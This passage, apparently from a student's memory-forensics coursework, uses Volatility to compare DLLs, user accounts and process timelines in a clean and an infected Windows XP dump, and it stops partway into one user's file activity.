- C:\WINDOWS\system32\odbc32.dll
- C:\WINDOWS\system32\psapi.dll

Why it's not Suspicious:

These DLLs support various legitimate system operations, including secure communication (credssp.dll), cryptography (cryptdll.dll, CRYPT32.dll), user interface rendering (USP10.dll), and networking (NETAPI32.dll). Their presence is normal in a Windows environment.

4-WinSxS-Specific DLLs(purple)

These DLLs are part of the **Windows Side-by-Side (WinSxS)** directory, used for storing multiple versions of system files to ensure compatibility with software:

- C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.6028_x-ww_61e65202\comctl32.dll
- C:\WINDOWS\WinSxS\x86_Microsoft.Windows.GdiPlus_6595b64144ccf1df_1.0.6002.23084_x-ww_f3f35550\gdiplus.dll

Why it's not Suspicious:

The WinSxS files allow for backward compatibility, ensuring that applications depending on older versions of system DLLs can still function. These files are legitimate and commonly seen on clean systems.

5-Standard System32 Networking and Security DLLs (Yellow)

The following DLLs are critical for Windows operations related to networking, RDP, and security:

- C:\WINDOWS\system32\RASAPI32.dll
- C:\WINDOWS\system32\tspkg.dll
- C:\WINDOWS\system32\rdpwsx.dll
- C:\WINDOWS\system32\msvcp100.dll
- C:\WINDOWS\system32\msvcr100.dll
- C:\WINDOWS\system32\wldap32.dll

Why it's not Suspicious:

These DLLs are standard components of the Windows OS, supporting **Remote Desktop Protocol** (RDP), LDAP-based directory services, and C++ runtime libraries (MSVCP100/MSVCR100). Their inclusion aligns with expected system behaviour.

6-Other Miscellaneous System32 Files

- C:\WINDOWS\system32\wbem\wbemcons.dll
- C:\WINDOWS\system32\wbem\wbemsrv.dll
- C:\WINDOWS\system32\shdoclc.dll
- C:\WINDOWS\system32\zipfldr.dll

Why it's not Suspicious:

These files are related to Windows Management Instrumentation (WMI), user interface rendering, and ZIP file folder support. Their presence is normal in clean systems.

Extracting DLLs common to both dumps.

```
[+] Common DLLs:
"C:\WINDOWS\system32\wuauctl.exe"
C:\WINDOWS\AppPatch\AcAdProc.dll
C:\WINDOWS\AppPatch\AcGeneral.DLL
C:\WINDOWS\Explorer.EXE
C:\WINDOWS\System32\ATL.DLL
C:\WINDOWS\System32\CLBCATQ.DLL
C:\WINDOWS\System32\CLUSAPI.DLL
C:\WINDOWS\System32\COMRes.dll
C:\WINDOWS\System32\CSCDLL.dll
C:\WINDOWS\System32\Cabinet.dll
C:\WINDOWS\System32\MSACM32.dll
C:\WINDOWS\System32\MSIDLE.DLL
C:\WINDOWS\System32\MSWSOCK.DLL
C:\WINDOWS\System32\NETRAP.dll
C:\WINDOWS\System32\NETUI0.dll
C:\WINDOWS\System32\NETUI1.dll
C:\WINDOWS\System32\NTMARTA.DLL
C:\WINDOWS\System32\PSAPI.DLL
C:\WINDOWS\System32\RASDLG.dll
C:\WINDOWS\System32\RESUTILS.DLL
```

Figure 72:A sample of the common dlls in both dumps.

The below table (8) is an analysis of the DLLs that are common between the clean and infected dumps. The table explains the purpose and behaviour of each DLL, along with their relevance in a Windows environment.

DLL File	Location	Description	Relevance
wuauctl.exe	C:\WINDOWS\system32\	Windows Update AutoUpdate Client. Manages automatic Windows updates.	Normal system behaviour.
AcAdProc.dll, AcGeneral.DLL	C:\WINDOWS\AppPatch\	Windows compatibility DLLs for application patching and runtime adjustments.	Legitimate Windows compatibility.

Explorer.EXE	C:\WINDOWS\	Windows Explorer process for GUI navigation and file management.	Core Windows process.
ATL.DLL	C:\WINDOWS\System32\	Active Template Library (ATL) DLL for COM object creation.	Supports COM-based applications.
CLBCATQ.DLL	C:\WINDOWS\System32\	Component Services DLL for COM and DCOM registration.	Normal COM component functionality.
MSACM32.dll	C:\WINDOWS\System32\	Microsoft Audio Compression Manager library for audio codecs.	Required for multimedia support.
NETAPI32.dll	C:\WINDOWS\System32\	Provides APIs for network management and services.	Supports networking functionality.
PSAPI.DLL	C:\WINDOWS\System32\	Process Status API DLL used to query process and memory information.	Standard process management tool.
svchost.exe	C:\WINDOWS\System32\	Generic host process for Windows services.	Required for Windows services.
COMCTL32.dll	C:\WINDOWS\system32\	Common Controls DLL for standard Windows UI elements.	Provides UI components.
CRYPT32.dll	C:\WINDOWS\system32\	Cryptographic Services DLL for encrypting and decrypting data.	Essential for secure operations.
KERNEL32.dll	C:\WINDOWS\system32\	Core DLL providing system kernel functions like memory management.	Critical system component.
GDI32.dll	C:\WINDOWS\system32\	Graphics Device Interface DLL for rendering graphics.	Supports graphics rendering.
USER32.dll	C:\WINDOWS\system32\	Handles user interface components like windows, buttons, and text input.	Critical UI system file.
ADVAPI32.dll	C:\WINDOWS\system32\	Provides advanced APIs for managing security and registry.	Core Windows security component.
RPCRT4.dll	C:\WINDOWS\system32\	Remote Procedure Call (RPC) runtime library.	Enables inter-process communication.
SHELL32.dll	C:\WINDOWS\system32\	Provides Windows shell APIs for file and folder operations.	Core OS functionality.
WININET.dll	C:\WINDOWS\system32\	Windows Internet API DLL for HTTP and FTP protocols.	Required for internet connectivity.
WS2_32.dll, WSOCK32.dll	C:\WINDOWS\system32\	Windows Sockets DLLs for networking and internet operations.	Supports TCP/IP and UDP protocols.
schannel.dll	C:\WINDOWS\system32\	Secure Channel DLL for implementing TLS/SSL protocols.	Ensures secure communications.
mspatcha.dll	C:\WINDOWS\System32\	Microsoft Patch API for applying patches to executable files.	Used for system updates.
TAPI32.dll	C:\WINDOWS\System32\	Telephony API DLL for handling telephone-related communications.	Supports telephony services.
ShimEng.dll	C:\WINDOWS\System32\	Shim Engine DLL for application compatibility layers.	Ensures software compatibility.

VSSAPI.dll	C:\WINDOWS\system32\	Volume Shadow Copy Service API DLL.	Required for backups and snapshots.
WLDAP32.dll	C:\WINDOWS\system32\	LDAP client library for directory services.	Enables LDAP-based authentication.
SFC.dll, SFC_OS.dll	C:\WINDOWS\system32\	System File Checker DLLs for protecting system files.	Maintains system integrity.
wbem*.dll	C:\WINDOWS\system32\wbem\	Windows Management Instrumentation (WMI) DLLs.	Enables system monitoring and management.

Table 9: common DLL of both dumps.

Identifying DLLs in Different Folders

To begin, I analysed the DLL lists extracted from both the clean and infected memory dumps. During this process, I noticed that several common DLLs were in different directories between the two dumps. Below is a detailed comparison of these findings in

DLL Name	Infected Path	Clean Path	Observation
ADVPACK.dll	C:\WINDOWS\System32\ADVPACK.dll	C:\WINDOWS\system32\advpack.dll	Same file name but different letter case and path.
RASAPI32.dll	C:\WINDOWS\System32\RASAPI32.dll	c:\windows\system32\RASAPI32.dll	Case sensitivity difference; potentially benign on Windows.
SHFOLDER.dll	C:\WINDOWS\System32\SHFOLDER.dll	C:\WINDOWS\system32\shfolder.dll	Same DLL but mismatched directory paths.
MPRAPI.dll	C:\WINDOWS\System32\MPRAPI.dll	c:\windows\system32\MPRAPI.dll	Appears in both dumps, path casing differs.
COMCTL32.dll	C:\WINDOWS\WinSxS...\COMCTL32.dll	\WINDOWS\system32\comctl32.dll	One in SxS folder (Side-by-Side), another in System32.
MSVCP80.dll	C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT\MSVCP80.dll	Absent in clean dump	DLL exists in the infected dump but missing in clean.
MSVCR80.dll	C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT\MSVCR80.dll	Absent in clean dump	DLL exists in the infected dump but missing in clean.

Table 11: Identifying DLLs in Different Folders

Observations of table 9:

1. Path Inconsistencies:

Several DLLs appear in **different folders** between the infected and clean dumps. For instance:

- ADVPACK.dll, SHFOLDER.dll, and RASAPI32.dll have minor variations in their paths, which could result from:
- System updates.
- Path caching differences.
- Legitimate software behaviour.

2. Side-by-Side (SxS) DLLs:

DLLs like COMCTL32.dll and MSVCP80.dll appear in the **WinSxS** folder in the infected dump.

- **WinSxS** is a legitimate Windows mechanism that allows multiple versions of the same DLL to coexist for compatibility.
- However, if unexpected DLLs exist in the WinSxS folder, this can potentially indicate tampering or malicious injection.

3. Hidden or Duplicate DLLs:

DLLs such as MSVCP80.dll and MSVCR80.dll are present in the infected dump but absent in the clean dump. This discrepancy could indicate:

- **Malicious payloads** masquerading as legitimate DLLs.
- A compromise where malicious software injects these DLLs for persistence.

Justification as an Indicator of Compromise

1. Path Discrepancies:

- Differences in DLL paths, especially between System32 and WinSxS, can sometimes indicate **malicious DLL hijacking**.
- Attackers may place malicious versions of DLLs in unexpected folders, taking advantage of Windows' DLL search order.

2. Unusual DLL Presence:

- DLLs like MSVCP80.dll and MSVCR80.dll appearing **only in the infected dump** suggest **suspicious activity**.
- These may have been injected or loaded by malware for malicious operations.

3. Minor Path Case Differences:

- Case sensitivity (System32 vs system32) is typically **not malicious** on Windows systems. However, automated tools and scripts might overlook this when analysing dumps, so careful review is still warranted.

4. DLL Duplication:

- Legitimate DLLs appearing in multiple folders (e.g., System32 and WinSxS) can be benign but warrant investigation when combined with other suspicious behaviour.

Conclusion

The analysis of DLLs from the clean and infected memory dumps reveals key discrepancies that serve as potential **Indicators of Compromise**. Several common DLLs, such as **ADVPACK.dll**, **SHFOLDER.dll**, and **RASAPI32.dll**, appear in different paths (e.g., **System32** vs

system32) between the dumps, which, while sometimes benign, could signify DLL search order manipulation. Additionally, the presence of unexpected DLLs like **MSVCP80.dll** and **MSVCR80.dll** in the infected dump, particularly within the **WinSxS** folder, raises concerns about potential malicious injection or hijacking of legitimate processes. The duplication of critical DLLs across directories, such as **COMCTL32.dll**, further suggests exploitation of Windows' DLL handling mechanisms. Unique DLLs exclusive to the infected dump, combined with hidden or duplicate files, strengthen the suspicion of compromise and warrant further investigation through hash verification, behavioural monitoring, and correlation with known malware signatures. These anomalies collectively indicate a high likelihood of malicious activity, necessitating additional analysis to confirm the compromise and implement appropriate mitigation steps.

5. **6-Select three users of the provided memory dump and provide a chronogram with all the events associated to them. Explain these events. (10%) Select three users of the provided memory dump**

Identifying Users in the clean dump (windowCW2s.raw)

To Identify the user in the clean memory dump I analysed the Security Account Manager (SAM) hive, which stores user account data, including usernames and security identifiers (SIDs) essential for authentication and access control (Carvey, H., 2011). I extracted the data from the **SAM\Domains\Account\Users\Names** registry key in the clean memory dump file **windowCW2s.raw**. **command used:**

```
volatility -f windowCW2s.raw --profile=WinXPSP2x86 printkey -K
```

```

kali@kali:/media/testShare$ volatility -f windowCw2s.raw --profile=WinXPSP2x86 printkey -K "SAM\Domains\Account\Users\Names"
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable   (V) = Volatile

Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
Key name: Names (S)
Last updated: 2020-06-30 03:12:58 UTC+0000

Subkeys:
(S) Administrator
(S) Guest
(S) HelpAssistant
(S) SUPPORT_388945a0
(S) voidead

Values:
REG_NONE : (S)

```

"SAM\Domains\Account\Users\Names"

Figure 73: The output of the prinkey command in the clean dump,

The output of the command as it shows above in **Figure 126**(Orange) confirmed the existing of 5 users administrator, guest, HelpAssistant, support_38894580, voidead, I will Select the user **voidead** for the process of the events analysis.

Identifying Users in the infected dump (cw2_Machine4Infected.dump) command used:

```
volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 printkey -K "SAM\Domains\Account\Users\Names"
```

```

kali@kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 printkey -K "SAM\Domains\Account\Users\Names"
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable   (V) = Volatile

Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
Key name: Names (S)
Last updated: 2011-04-13 00:52:48 UTC+0000

Subkeys:
(S) Administrator
(S) Guest
(S) HelpAssistant
(S) Robert
(S) SUPPORT_388945a0

Values:
REG_NONE : (S)

```

Figure 74: The output of the prinkey command in the infected dump,

The output of the command as it shows above in **Figure 127**(blue) confirmed the existing of 5 users administrator, guest, HelpAssistant, **Robert**, support_38894580, I will Select the users **Robert (Blue)** and **Guest (Green)** for the process of the events analysis.

Chronogram of the users events

A **chronogram** is a chronological representation of key events that occurred within a system. It is derived from log files, memory dumps, registry hives, and other sources, presenting a sequential view of user actions, processes, file interactions, and system activities. (Intezer. 2024) In the context of memory analysis, the chronogram provides insights into:

1. User Activities: Programs executed, files accessed, and commands run by specific users.
2. System Processes: Background or foreground processes initiated or modified during a user's session.
3. Timestamps: Specific times when events occurred, enabling the reconstruction of events in a coherent timeline.

Analysing the Chronogram of the clean dump user Voidead

Identifying Processes Associated with voidead

To Identify users associated with **voidead** I used the **pslist** and **pstree** commands to provide an insight into running processes, their parent-child relationships, and timestamps.

Commands Used:

volatility -f windowCW2s.raw --profile=WinXPSP2x86 pslist

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start
0x8a25c830	System	4	0	66	266	-----	0	0
0x8a012c08	smss.exe	560	4	3	19	-----	0	2024-11-14 09:36:51 UTC+0000
0x8a0c1020	csrss.exe	616	560	12	368	0	0	2024-11-14 09:36:52 UTC+0000
0x89fe47e8	winlogon.exe	640	560	20	560	0	0	2024-11-14 09:36:52 UTC+0000
0x89ff5c08	services.exe	684	640	17	305	0	0	2024-11-14 09:36:52 UTC+0000
0x8a021da0	lsass.exe	696	640	22	367	0	0	2024-11-14 09:36:52 UTC+0000
0x89cb6518	VBoxService.exe	868	684	9	130	0	0	2024-11-14 09:36:52 UTC+0000
0x89ffe8e0	svchost.exe	920	684	22	237	0	0	2024-11-14 15:06:54 UTC+0000
0x8a004450	svchost.exe	1000	684	10	266	0	0	2024-11-14 15:06:54 UTC+0000
0x8a0121c0	svchost.exe	1096	684	59	1161	0	0	2024-11-14 15:06:54 UTC+0000
0x89c177a8	svchost.exe	1244	684	5	83	0	0	2024-11-14 15:06:54 UTC+0000
0x8a016538	svchost.exe	1348	684	11	185	0	0	2024-11-14 15:06:54 UTC+0000
0x89bebdb0	spoolsv.exe	1568	684	12	129	0	0	2024-11-14 15:06:56 UTC+0000
0x8a0a3500	svchost.exe	1684	684	4	111	0	0	2024-11-14 15:07:03 UTC+0000
0x8a037a78	IPROSetMonitor.	1744	684	2	44	0	0	2024-11-14 15:07:03 UTC+0000
0x8a06b5a8	alg.exe	404	684	6	111	0	0	2024-11-14 15:07:07 UTC+0000
0x89b02ae8	wscnfy.exe	1256	1096	1	31	0	0	2024-11-14 15:15:40 UTC+0000
0x89c948c8	explorer.exe	436	416	14	502	0	0	2024-11-14 15:15:40 UTC+0000
0x89b4da28	VBoxTray.exe	252	436	13	126	0	0	2024-11-14 15:15:41 UTC+0000
0x89baada0	wuauctl.exe	176	1096	3	112	0	0	2024-11-14 15:15:42 UTC+0000
0x89d08020	cmd.exe	180	1096	1	33	0	0	2024-11-14 15:28:44 UTC+0000
0x89b7ddaa	winpmem_v3.3.rc	860	180	3	36	0	0	2024-11-14 15:32:06 UTC+0000

Figure 75:Pslist output of the clean dump.

The pslist output above in **Figure 128** provides key insights into the activities of the user **voidead**. The **cmd.exe** process (**PID 180**) (**Orange**), initiated at **2024-11-14 15:28:44 UTC** as a child process of **svchost.exe** (**PID 1096**) (**Green**), indicates that the user accessed the command line, likely to perform administrative tasks. Shortly thereafter, at 15:32:06 UTC, the **winpmem_v3.3.rc** process (**PID 860**) (**Blue**) was executed from the same **cmd.exe** session, The progression of process starts times—**svchost.exe** at 15:06:54 UTC, followed by **cmd.exe** and **winpmem_v3.3.rc**—demonstrates logical user-driven activity rather than automated system processes.

Commands Used:

volatility -f windowCW2s.raw --profile=WinXPSP2x86 pstree

Name	Pid	PPid	Thds	Hnds	Time
0x8a25c830:System	4	0	66	266	1970-01-01 00:00:00 UTC+0000
0x8a012c08:smss.exe	560	4	3	19	2024-11-14 09:36:51 UTC+0000
0x89fe47e8:winlogon.exe	640	560	20	560	2024-11-14 09:36:52 UTC+0000
0x89ff5c08:services.exe	684	640	17	305	2024-11-14 09:36:52 UTC+0000
0x8a06b5a8:alg.exe	404	684	6	111	2024-11-14 15:07:07 UTC+0000
0x89ffe8e0:svchost.exe	920	684	22	237	2024-11-14 15:06:54 UTC+0000
0x89bebdb0:spoolsv.exe	1568	684	12	129	2024-11-14 15:06:56 UTC+0000
0x89c177a8:svchost.exe	1244	684	5	83	2024-11-14 15:06:54 UTC+0000
0x8a016538:svchost.exe	1348	684	11	185	2024-11-14 15:06:54 UTC+0000
0x8a0121c0:svchost.exe	1096	684	59	1161	2024-11-14 15:06:54 UTC+0000
0x89baada0:wuauctl.exe	176	1096	3	112	2024-11-14 15:15:42 UTC+0000
0x89d08020:cmd.exe	180	1096	1	33	2024-11-14 15:28:44 UTC+0000
0x89b7ddaa:winpmem_v3.3.rc	860	180	3	36	2024-11-14 15:32:06 UTC+0000
0x89b02ae8:wscnfy.exe	1256	1096	1	31	2024-11-14 15:15:40 UTC+0000
0x8a037a78:IPROSetMonitor.	1744	684	2	44	2024-11-14 15:07:03 UTC+0000
0x89cb6518:VBoxService.exe	868	684	9	130	2024-11-14 09:36:52 UTC+0000
0x8a004450:svchost.exe	1000	684	10	266	2024-11-14 15:06:54 UTC+0000
0x8a0a3500:svchost.exe	1684	684	4	111	2024-11-14 15:07:03 UTC+0000
0x8a021da0:lsass.exe	696	640	22	367	2024-11-14 09:36:52 UTC+0000
0x8a0c1020:csrss.exe	616	560	20	368	2024-11-14 09:36:52 UTC+0000
0x89c948c8:explorer.exe	436	416	14	502	2024-11-14 15:15:40 UTC+0000
0x89b4da28:VBoxTray.exe	252	436	13	126	2024-11-14 15:15:41 UTC+0000

Figure 76:Pstree output.

The **pstree** output above in **Figure 129** offers a hierarchical view of the processes associated with the user **voidead**, providing further context to their activity. The **cmd.exe** process (**PID 180**) is shown as a child of **svchost.exe** (**PID 1096**), reflecting a deliberate user action to open the command line interface. From this session, the **winpmem_v3.3.rc** process (**PID 860**) was executed as a child of **cmd.exe**, indicating that the user-initiated memory acquisition or forensic analysis tasks. The parent-child relationships between these processes, along with their respective start times, confirm the user's involvement in memory-related tasks. This hierarchical view highlights the logical sequence of activities initiated by **voidead**, providing a clearer understanding of their actions on the system and aligning with observations made in the **pslist** output.

Retrieving File Activity of user voided in the clean dump

To retrieve the file activity of the user voided I used the **filescan** command to lists files accessed in memory, which can be mapped to the user activity.

Command used:

```
volatility -f windowCW2s.raw --profile=WinXPSP2x86 filescan | grep "voidead"
```

```
kali㉿kali:~/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP2x86 filescan | grep "voidead"
Volatility Foundation Volatility Framework 2.6.1
0x0000000009ce31f0    1    0 R--rwd \Device\HarddiskVolume1\Documents and Settings\voidead\Start Menu\Accessories\Accessibility\desktop.ini
0x0000000009d16a48    1    0 R--rw- \Device\HarddiskVolume1\Documents and Settings\voidead\Favorites\Links\desktop.ini
0x0000000009d208a0    1    0 RW-rw- \Device\HarddiskVolume1\Documents and Settings\voidead\Local Settings\Temporary Internet Files\Content.IE5\2LC9SCBW
\chmk_crbkgrd[1].gif
0x0000000009d35480    1    0 R--r- \Device\HarddiskVolume1\Documents and Settings\voidead\Local Settings\Application Data\IconCache.db
0x0000000009d36560    1    0 RW--- \Device\HarddiskVolume1\Documents and Settings\voidead\Application Data\Microsoft\CryptnetUrlCache\MetaData\E6B84D3
0x05F69CEB3278532D063D4504
0x0000000009d43480    1    0 R--r- \Device\HarddiskVolume1\Documents and Settings\voidead\Local Settings\Application Data\IconCache.db
0x0000000009d45460    1    0 RW--- \Device\HarddiskVolume1\Documents and Settings\voidead\Application Data\Microsoft\CryptnetUrlCache\MetaData\E6B84D3
0x05F69CEB3278532D063D4504
0x0000000009d4968    1    0 R--rwd \Device\HarddiskVolume1\Documents and Settings\voidead\Local Settings\History\desktop.ini
0x0000000009d4cb50    1    0 R--rwd \Device\HarddiskVolume1\Documents and Settings\voidead\Recent\desktop.ini
0x0000000009d514f8    1    0 R--r-d \Device\HarddiskVolume1\Documents and Settings\voidead\Desktop\winpmem_v3.3.rc3.exe
0x0000000009d564f8    1    0 R--r-d \Device\HarddiskVolume1\Documents and Settings\voidead\Desktop\winpmem_v3.3.rc3.exe
0x0000000009d5b4f8    1    0 R--r-d \Device\HarddiskVolume1\Documents and Settings\voidead\Desktop\winpmem_v3.3.rc3.exe
```

Figure 77:Filescan command for user voided.

The **filescan** output above in **Figure 130** reveals various file activities associated with the user **voidead**. Key observations include the presence of **NTUSER.DAT** files, such as **\Device\HarddiskVolume1\Documents and Settings\voidead\NTUSER.DAT**, which store user-specific registry hive data. This suggests that the user's registry settings and activities were being actively used. Additionally, files like **winpmem_v3.3.rc3.exe** appear multiple times on the user's desktop, indicating forensic memory acquisition tools were likely downloaded and executed. Temporary Internet Files, including **.gif** images and **.css** files located in directories such as **Temporary Internet**

Files\Content.IE5, point to web browsing activities. The presence of **index.dat** files in Cookies and History folders shows user interaction with websites, as these files log browser history and cookie data. Furthermore, desktop and application-specific files, such as **IconCache.db** and **MSIMGSIZ.DAT**, highlight that the user interacted with their desktop environment and system settings. Together, these findings suggest that **voidead** engaged in diverse activities, ranging from routine browsing to advanced forensic tasks.

Extracting Registry Activity of the user voidead in the clean dump

To extract the registry activities of the user **voidead** I used the **userassist** plugin which it extracts user activity from the **NTUSER.DAT** registry file associated with user **voidead**.

Command Used:

```
volatility -f windowCW2s.raw --profile=WinXPSP2x86 userassist | grep "voidead"
```

```
kali:kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP2x86 userassist | grep "voidead"
Volatility Foundation Volatility Framework 2.6.1
Registry: \Device\HarddiskVolume1\Documents and Settings\voidead\NTUSER.DAT
Registry: \Device\HarddiskVolume1\Documents and Settings\voidead\NTUSER.DAT
```

Figure 78:Userassist output of the user Voidead.

The **userassist** output above in **Figure 131** highlights specific user interactions tied to the account **voidead**. The presence of the registry hive

\Device\HarddiskVolume1\Documents and Settings\voidead\NTUSER.DAT

confirms that this user was actively using the system, with recorded activities tied to application usage. UserAssist tracks program execution and file access, providing a timeline of user-initiated actions. (Magnet Forensics, 2016). Although the output itself does not display detailed timestamps or application names in this case, it indicates that **voidead** was engaged with system resources and user-specific settings. This registry data can be further analysed to reconstruct the user's activities, such as program launches and navigation patterns, providing valuable insight into their interaction with the system. This is particularly relevant for understanding user behaviour during the captured memory snapshot.

Voided Chronogram Table

Timestamp (UTC)	Event	Details
2024-11-14 09:36:51	smss.exe process started	System Session Manager Process. Parent process for critical system initialization processes.
2024-11-14 09:36:52	winlogon.exe process started	Windows logon process for user authentication and desktop session management.
2024-11-14 15:06:54	svchost.exe multiple instances started	Host process for Windows services. Handles core OS and applicationlevel services.
2024-11-14 15:15:40	explorer.exe process started	User desktop environment and file explorer initialized, indicating interactive logon.
2024-11-14 15:28:44	cmd.exe executed	Command prompt launched, possibly indicating direct user interaction.
2024-11-14 15:32:06	winpmem_v3.3.rc3.exe executed	Memory acquisition tool launched, likely for forensic purposes.

UserAssist Activity	NTUSER.DAT detected	User-specific registry hive loaded, indicating active usage by voidead.
UserAssist Activity	Application interactions recorded	Tracks voidead's engagement with the system, though specific details need deeper parsing.

Table 10: Chronogram Table for User voidead.

Explanation of Voided Events:

1. Process Startup and System Initialization:

- The processes smss.exe, winlogon.exe, and svchost.exe reflect core system initialization activities. explorer.exe confirms that the user desktop was loaded, suggesting voidead logged into the system interactively.

2. Interactive Commands and Tools:

- The execution of cmd.exe demonstrates direct interaction, likely through a command prompt. Additionally, the use of winpmem_v3.3.rc3.exe indicates memory acquisition activity, potentially for diagnostic or forensic purposes.

3. User-Specific Registry Hive:

- The NTUSER.DAT hive for voidead confirms that user-specific configuration and application usage were active during the snapshot. These registry artifacts are critical for reconstructing user behaviour.

This chronogram captures a high-level timeline of user voidead's activity, integrating findings from different commands and providing a clear view of system interactions.

Analysing the Chronogram of the infected dump users Robert

Identifying Processes Associated with Robert

To Identify users associated with **Robert** I used the **pslist** and **pstree** commands to provide an insight into running processes, their parent-child relationships, and timestamps.

Commands Used:

```
volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 pslist
```

Volatility Foundation Volatility Framework 2.6.1							
Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64 Start
0x823c89c8	System	4	0	53	240	-----	0
0x822f1020	smss.exe	368	4	3	19	-----	0 2012-07-22 02:42:31 UTC+0000
0x822a0598	csrss.exe	584	368	9	326	0	0 2012-07-22 02:42:32 UTC+0000
0x82298700	winlogon.exe	608	368	23	519	0	0 2012-07-22 02:42:32 UTC+0000
0x81e2ab28	services.exe	652	608	16	243	0	0 2012-07-22 02:42:32 UTC+0000
0x81e2a3b8	lsass.exe	664	608	24	330	0	0 2012-07-22 02:42:32 UTC+0000
0x82311360	svchost.exe	824	652	20	194	0	0 2012-07-22 02:42:33 UTC+0000
0x81e29ab8	svchost.exe	908	652	9	226	0	0 2012-07-22 02:42:33 UTC+0000
0x823001d0	svchost.exe	1004	652	64	1118	0	0 2012-07-22 02:42:33 UTC+0000
0x821dfda0	svchost.exe	1056	652	5	60	0	0 2012-07-22 02:42:33 UTC+0000
0x82295650	svchost.exe	1220	652	15	197	0	0 2012-07-22 02:42:35 UTC+0000
0x821dea70	explorer.exe	1484	1464	17	415	0	0 2012-07-22 02:42:36 UTC+0000
0x81eb17b8	spoolsv.exe	1512	652	14	113	0	0 2012-07-22 02:42:36 UTC+0000
0x81e7bda0	reader_sl.exe	1640	1484	5	39	0	0 2012-07-22 02:42:36 UTC+0000
0x820e8da0	alg.exe	788	652	7	104	0	0 2012-07-22 02:43:01 UTC+0000
0x821fcda0	wuauctl.exe	1136	1004	8	173	0	0 2012-07-22 02:43:46 UTC+0000
0x8205bda0	wuauctl.exe	1588	1004	5	132	0	0 2012-07-22 02:44:01 UTC+0000

Figure 79: Pslist output of the infected dump user Robert.

The **pslist** output above in **Figure 132** provides key insights into the activities of the user Robert. The **explorer.exe** process (PID 1484) (green), initiated at **2012-07-22 02:42:36 UTC** as a child process of an unidentified parent process (**PPID 1464(green)**), indicates the start of the user session and interaction with the graphical user interface. Subsequently, the **reader_sl.exe** process (**PID 1640**) (**Blue**) was executed at the same timestamp as a child of **explorer.exe**, suggesting that the user accessed Adobe Reader, likely to open a document.

Other significant processes include **wuauctl.exe** (**PIDs 1136 and 1588**),(**Yellow**) which were launched at **2012-07-22 02:43:46 UTC** and **2012-07-22 02:44:01 UTC** respectively, as child processes of **svchost.exe** (**PID 1004**).(**Orange**) These processes represent Windows Update activities. The **alg.exe**(**purple**) process (**PID 788**), executed at **2012-07-22 02:43:01 UTC** under **svchost.exe** (**PID 652**), indicates networking-related activity, potentially due to application access or firewall-related tasks.

The progression of process starts times—beginning with **explorer.exe** at **02:42:36 UTC**, followed by the subsequent **reader_sl.exe**, **alg.exe**, and **wuauctl.exe** processes—demonstrates logical user-driven activity rather than purely automated system behaviour, painting a clear picture of user **Robert's** engagement with the system during the timeline.

Commands Used:

volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 pstree

Volatility Foundation Volatility Framework 2.6.1					
Name	Pid	PPid	Thds	Hnds	Time
0x823c89c8:System	4	0	53	240	1970-01-01 00:00:00 UTC+0000
.. 0x822f1020:smss.exe	368	4	3	19	2012-07-22 02:42:31 UTC+0000
.. 0x82298700:winlogon.exe	608	368	23	519	2012-07-22 02:42:32 UTC+0000
... 0x81e2ab28:services.exe	652	608	16	243	2012-07-22 02:42:32 UTC+0000
.... 0x821dfda0:svchost.exe	1056	652	5	60	2012-07-22 02:42:33 UTC+0000
.... 0x81eb17b8:spoolsv.exe	1512	652	14	113	2012-07-22 02:42:36 UTC+0000
.... 0x81e29ab8:svchost.exe	908	652	9	226	2012-07-22 02:42:33 UTC+0000
.... 0x823001d0:svchost.exe	1004	652	64	1118	2012-07-22 02:42:33 UTC+0000
.... 0x8205bda0:wuauctl.exe	1588	1004	5	132	2012-07-22 02:44:01 UTC+0000
.... 0x821fcda0:wuauctl.exe	1136	1004	8	173	2012-07-22 02:43:46 UTC+0000
.... 0x82311360:svchost.exe	824	652	20	194	2012-07-22 02:42:33 UTC+0000
.... 0x820e8da0:alg.exe	788	652	7	104	2012-07-22 02:43:01 UTC+0000
.... 0x82295650:svchost.exe	1220	652	15	197	2012-07-22 02:42:35 UTC+0000
... 0x81e2a3b8:lsass.exe	664	608	24	330	2012-07-22 02:42:32 UTC+0000
.. 0x822a0598:csrss.exe	584	368	9	326	2012-07-22 02:42:32 UTC+0000
0x821dea70:explorer.exe	1484	1464	17	415	2012-07-22 02:42:36 UTC+0000
. 0x81e7bda0:reader_sl.exe	1640	1484	5	39	2012-07-22 02:42:36 UTC+0000

Figure 80: Pstree output of the infected dump user Robert.

The **pstree** output above in **Figure 133** provides a hierarchical view of the processes associated with the user **Robert**, highlighting the sequence and relationships of system

activities. The root of user activity begins with the **winlogon.exe** process (**PID 608**) (**Orange**), initiated at **2012-07-22 02:42:32 UTC** as a child of **smss.exe** (**PID 368**) (**Blue**), marking the start of the user session. Branching from **winlogon.exe** is the **services.exe** process (**PID 652**) (**Green**), responsible for managing system services, from which several critical processes stem. The **explorer.exe** process (**PID 1484**) (**Red**), launched at **02:42:36 UTC** under an unidentified parent process (**PPID 1464**), represents Robert's interaction with the graphical user interface, enabling desktop navigation. A child of **explorer.exe**, **reader_sl.exe** (**PID 1640**) (**Brown**), was launched at the same time, indicating the user likely accessed Adobe Reader to open a document. Additionally, **wuauctl.exe** processes (**PIDs 1136 and 1588**) (**purple**), initiated at **02:43:46 UTC** and **02:44:01 UTC** respectively under **svchost.exe** (**PID 1004**) (**Blue**), represent Windows Update activities running in the session. Another notable process, **alg.exe** (**PID 788**) (**Yellow**), launched at **02:43:01 UTC** under **svchost.exe** (**PID 652**), handles networking and application-layer security tasks. This hierarchical structure demonstrates a logical sequence of user-driven activities, with **explorer.exe** serving as the central hub for Robert's session, coordinating tasks such as document access and system functions.

Retrieving File Activity of user Robert in the clean dump

To retrieve the file activity of the user Robert I used the filescan command to lists files accessed in memory, which can be mapped to the user activity.

Command used:

```
